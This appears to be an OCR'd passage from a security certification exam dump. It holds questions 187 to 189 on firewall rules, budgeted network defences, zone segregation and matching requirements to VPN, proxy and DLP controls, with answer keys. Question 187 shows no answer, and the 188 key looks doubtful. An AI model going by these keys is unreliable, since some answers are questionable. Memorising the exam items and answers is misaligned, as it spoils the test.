


SRC	SRC Port	DST	DST Port	Protocol	Action	Rule Orde
192.168.1.10	any	192.168.2.0/24	3389	any	Permit	↑ ↓
any	any	192.168.2.33	443	TCP	Permit	↑ ↓
any	any	192.168.2.11	1433	TCP	Deny	↑ ↓
192.168.1.0/24	any	192.168.2.0/24	123	UDP	Permit	↑ ↓
192.168.1.5	any	192.168.2.0/24	any	any	Deny	↑ ↓
any	any	any	any	any	Deny	↑ ↓

QUESTION 187
Company A has experienced external attacks on their network and wants to minimize the attacks from reoccurring. Modify the network diagram to prevent SQL injections, XSS attacks, smurf attacks, e-mail spam, downloaded malware, viruses and ping attacks. The company can spend a MAXIMUM of $50,000 USD. A cost list for each item is listed below:

1. Anti-Virus Server - $10,000
2. Firewall-$15,000
3. Load Balanced Server - $10,000
4. NIDS/NIPS-$10,000
5. Packet Analyzer - $5,000
6. Patch Server-$15,000
7. Proxy Server-$20,000
8. Router-$10,000
9. Spam Filter-$5,000
10. Traffic Shaper - $20,000
11. Web Application Firewall - $10,000

Instructions: Not all placeholders in the diagram need to be filled and items can only be used once. If you place an object on the network diagram, you can remove it by clicking the (x) in the upper right-hand of the object.


Object
1 Anti-Virus Server
2 Firewall
3 Load Balanced Server
4 NIDS/NIPS
5 Packet Analyzer
6 Patch Server
7 Proxy Server
8 Router
9 Spam Filter
10 Traffic Shaper
11 Web Application Firewall
Total Amount Spent
0
COMPANY A NETWORK DIAGRAM
Directory Services
Print
File
Database Server
?
?
?
?
?
?
?
?
?
?
?
E-mail
Web
DNS
Legend
Router
Switch
Workstation
Clear All

Correct Answer:
Section: Mixed Questions
Explanation

Explanation/Reference:


QUESTION 188

A manufacturer is planning to build a segregated network. There are requirements to segregate development and test infrastructure from production and the need to support multiple entry points into the network depending on the service being accessed. There are also strict rules in place to only permit user access from within the same zone. Currently, the following access requirements have been identified:

1. Developers have the ability to perform technical validation of development applications.
2. End users have the ability to access internal web applications.
3. Third-party vendors have the ability to support applications.


In order to meet segregation and access requirements, drag and drop the appropriate network zone that the user would be accessing and the access mechanism to meet the above criteria. Options may be used once or not at all. All placeholders must be filled.

Select and Place:



REQUIREMENT	ZONE	ACCESS MECHANISM
1		
2		
3		

Correct Answer:



REQUIREMENT	ZONE	ACCESS MECHANISM
1	Non-Production Data	Browser
2	Virtual Desktops	Management
3	Production Data	Out of Band Jump Box

Section: Mixed Questions


Explanation

Explanation/Reference:

QUESTION 189

An organization is implementing a project to simplify the management of its firewall network flows and implement security controls. The following requirements exist.
Drag and drop the BEST security solution to meet the given requirements. Options may be used once or not at all. All placeholders must be filled.

Select and Place:



REQUIREMENTS

SOLUTIONS

1. Permit staff to securely work from home.

2. Permit customers to access their account only from certain countries.


3. Detect credit cards leaving the organization.

4. Deploy infrastructure to permit users to access the Internet.

5. Deploy infrastructure to permit customers to access their account balance.

Implement forward proxies with the appropriate authentication and authorization
Implement risk profiling of any connecting device
Implement reverse proxies with the appropriate authentication and authorization
Implement a DLP solution
Implement a VPN with appropriate authentication and authorization

Correct Answer:



REQUIREMENTS

1. Permit staff to securely work from home.
2. Permit customers to access their account only from certain countries.
3. Detect credit cards leaving the organization.
4. Deploy infrastructure to permit users to access the Internet.
5. Deploy infrastructure to permit customers to access their account balance.

SOLUTIONS

Implement a VPN with appropriate authentication and authorization

Implement risk profiling of any connecting device

Implement a DLP solution

Implement forward proxies with the appropriate authentication and authorization

Implement reverse proxies with the appropriate authentication and authorization

